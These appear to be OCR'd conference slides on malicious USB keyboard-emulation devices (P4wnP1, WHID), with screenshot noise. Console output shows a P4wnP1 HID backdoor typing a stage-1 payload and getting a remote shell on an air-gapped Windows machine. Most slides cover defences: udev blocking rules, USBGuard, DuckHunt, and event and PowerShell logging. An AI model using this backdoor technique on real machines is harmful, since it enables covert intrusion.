
**Additional Notes:**

- P4wnP1's SSH server is forwarded with AutoSSH (remote port forward):** A note indicating the method used for remote access.
- type out code for client agent or keyboard commands:** A note indicating the input method for the client agent.





# P4wnP1 Mods – 2G CallHome & OLED UI



<http://stephanhahn.ch/>




 [@BeBoXoS](#)

 [@jermanlaforce](#)





# P4wnP1 – Hide & Seek



```
Starting P4wnP1 server...
=====
P4wnP1 HID backdoor shell
Author: MaMe82
Web: https://github.com/mame82/P4wnP1
State: Experimental (maybe forever ;-))

Enter "help" for help
Enter "FireStage1" to run stage 1 against the current target.
Use "help FireStage1" to get more details.
=====



P4wnP1 shell (client not connected) > FireStage1
Starting to type out stage1 to the target...
...done. If the client doesn't connect back, check the target
keyboard layout with 'SetKeyboardLanguage'
P4wnP1 shell (client not connected) >
Target connected through HID covert channel

P4wnP1 shell (client connected) > shell
Process with ID 25784 created
Trying to interact with process ID 25784 ...
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Luca.Bongiorni>
```

< ? ctrl tab del - [icon] ...

to the |



Target's Air-Gapped Computer





Google Chrome

Zuletzt hinzugefügt

Module Docs

Meistverwendet

PUTTY

Windows PowerShell

Tipps

Feedback-Hub

Explorer

Karten

Kontoeinstellungen ändern

Sperren

Abmelden

XMG-U705

Alarm & Uhr

Android SDK Tools

Android Studio

Erweiterter Rechner

Windows durchsuchen

Alles auf einen Blick

Kalender

Mail

Microsoft Edge

Fotos

Skype

Facebook

Twitter

Store

Meist bewölkt

26° 29°  
Berlin 19°

Nachrichten

Minecraft

Office holen

OneNote

Spiele und mehr

Xbox

Groove-Musik

Filme & TV

houzz

Microsoft Software Collection

SODA

8

Nachrichten

Minecraft


Office holen

OneNote

XMG

# Mitigations 101

- **Do Not Trust unknown USB Devices!**
- **At Most, Use an USB Condom!**
  - Or Create your own DIY version
- <https://github.com/robertfisk/USG>





# Mitigations in Linux 101

Use udev rules to temporarily disable the addition of new HID devices by creating a file `/etc/udev/rules.d/10-usbblock.rules` with the content:

```
#ACTION=="add",
ATTR{bInterfaceClass}=="03" RUN+=" /bin/sh
-c 'echo 0 >/sys$DEVPATH/../authorized'"
```

## Run to Block:

```
sed -i 's/#//' /etc/udev/rules.d/10-usbblock.rules; udevadm
control --reload-rules
```

## Run to Unlock Before Reboot:

```
sed -i `s/^/#/` /etc/udev/rules.d/10-usbblock.rules; udevadm
control --reload-rules
```

Base Class	Descriptor Usage	Description
00h	Device	<a href="#">Use class information in the Interface Descriptors</a>
01h	Interface	<a href="#">Audio</a>
02h	Both	<a href="#">Communications and CDC Control</a>
03h	Interface	<a href="#">HID (Human Interface Device)</a>
05h	Interface	<a href="#">Physical</a>
06h	Interface	<a href="#">Image</a>
07h	Interface	<a href="#">Printer</a>
08h	Interface	<a href="#">Mass Storage</a>
09h	Device	<a href="#">Hub</a>
0Ah	Interface	<a href="#">CDC-Data</a>
0Bh	Interface	<a href="#">Smart Card</a>
0Dh	Interface	<a href="#">Content Security</a>
0Eh	Interface	<a href="#">Video</a>
0Fh	Interface	<a href="#">Personal Healthcare</a>
10h	Interface	<a href="#">Audio/Video Devices</a>
11h	Device	<a href="#">Billboard Device Class</a>
12h	Interface	<a href="#">USB Type-C Bridge Class</a>
DCh	Both	<a href="#">Diagnostic Device</a>
E0h	Interface	<a href="#">Wireless Controller</a>
EFh	Both	<a href="#">Miscellaneous</a>
FEh	Interface	<a href="#">Application Specific</a>
FFh	Both	<a href="#">Vendor Specific</a>

# Mitigation Tools – Linux

- <https://github.com/trpt/usbdeath>
  - Anti-forensic tool that writes udev rules for known usb devices and do some things at unknown usb insertion or specific usb device removal
- <https://github.com/USBGuard/usbguard>
  - Software framework for implementing USB device authorization policies



# Mitigation Tools – Windows



- <https://github.com/pmsosa/duckhunt>


- **Four Operational Modes:**

- **Paranoid:** KB input is disallowed until a password is input. Attack will also be logged.
- **Normal:** KB input will temporarily be disallowed. Attack will also be logged.
- **Sneaky:** A few keys will be dropped. Attack will also be logged.
- **LogOnly:** Simply log the attack.

- <https://github.com/JLospinoso/beamgun>

- When a malicious HID is inserted it blocks keystrokes injection by continuously stealing focus (and eventually locking the workstation)

# Plug-and-Play Event Logs





# Plug-and-Play Event Logs

Event Properties - Event 6416, Microsoft Windows security auditing.

General

Details

A new external device was recognized by the system.

Subject:

Security ID:SYSTEM

Account Name:VILNIUSVMLBO\$

Account Domain:WORKGROUP

Logon ID:0x3E7

Device ID:USB\VID\_1B4F&PID\_9208&MI\_00\8&2fc8707d&0&0000

Device Name:Arduino LilyPad USB (COM3)

Class ID:{4d36e978-e325-11ce-bfc1-08002be10318}

Class Name:Ports

Vendor IDs:

USB\VID\_1B4F&PID\_9208&REV\_0100&MI\_00

USB\VID\_1B4F&PID\_9208&MI\_00

Compatible IDs:

USB\Class\_02&SubClass\_02&Prot\_01

USB\Class\_02&SubClass\_02

USB\Class\_02

Location Information:

0013.0000.0000.007.001.000.000.000

Log Name:Security

Source:Microsoft Windows security

Event ID:6416

Level:Information

User:N/A

OpCode:Info

More Information:[Event Log Online](#)

Logged:28/12/2017 15:41:00

Task Category:Plug and Play Events

Keywords:Audit Success

Computer:vilniusvmlbo

Event Properties - Event 6416, Microsoft Windows security auditing.

General

Details

A new external device was recognized by the system.

Subject:

Security ID:SYSTEM

Account Name:VILNIUSVMLBO\$

Account Domain:WORKGROUP

Logon ID:0x3E7

Device ID:HID\VID\_1B4F&PID\_9208&MI\_02&Col02\9&157e8f80&0&0001

Device Name:HID Keyboard Device

Class ID:{4d36e96b-e325-11ce-bfc1-08002be10318}

Class Name:Keyboard

Vendor IDs:

HID\VID\_1B4F&PID\_9208&REV\_0100&MI\_02&Col02

HID\VID\_1B4F&PID\_9208&MI\_02&Col02

HID\VID\_1B4F&UP:0001\_U:0006

HID\_DEVICE\_SYSTEM\_KEYBOARD

HID\_DEVICE\_UP:0001\_U:0006

HID\_DEVICE

Compatible IDs:

Log Name:Security

Source:Microsoft Windows security

Event ID:6416

Level:Information

User:N/A

OpCode:Info

More Information:[Event Log Online](#)

Logged:28/12/2017 15:41:00

Task Category:Plug and Play Events

Keywords:Audit Success

Computer:vilniusvmlbo

Event 6416: A new external device was recognized by the System.

# PowerShell Event Logs

The screenshot shows the Local Group Policy Editor window. The left pane displays the tree structure under 'Local Computer Policy' > 'Administrative Templates' > 'Windows Components' > 'Windows PowerShell'. The right pane shows a list of 5 settings. Two settings are highlighted with red boxes: 'Turn on PowerShell Script Block Logging' and 'Turn on PowerShell Transcription'. Both are set to 'Enabled'.

Setting	State	Comment
Turn on Module Logging	Enabled	No
Turn on PowerShell Script Block Logging	Enabled	No
Turn on Script Execution	Not configu...	No
Turn on PowerShell Transcription	Enabled	No
Set the default source path for Update-Help	Not configu...	No

# Resources

- <http://whid.ninja>
- <https://medium.com/@LucaBongiorni/>
- <https://github.com/exploitagency/ESPloitV2>
- <https://github.com/sensepost/USaBUSe>
- <https://github.com/mame82/P4wnP1>
- <https://github.com/mossmann/cc11xx/tree/master/turnipschool>
- <https://srlabs.de/bites/usb-peripherals-turn/>
- <https://hakshop.com/products/usb-rubber-ducky-deluxe>
- <https://nsa.gov1.info/dni/nsa-ant-catalog/usb/index.html>
- <http://p4wnp1.readthedocs.io/en/latest/>



# Fin

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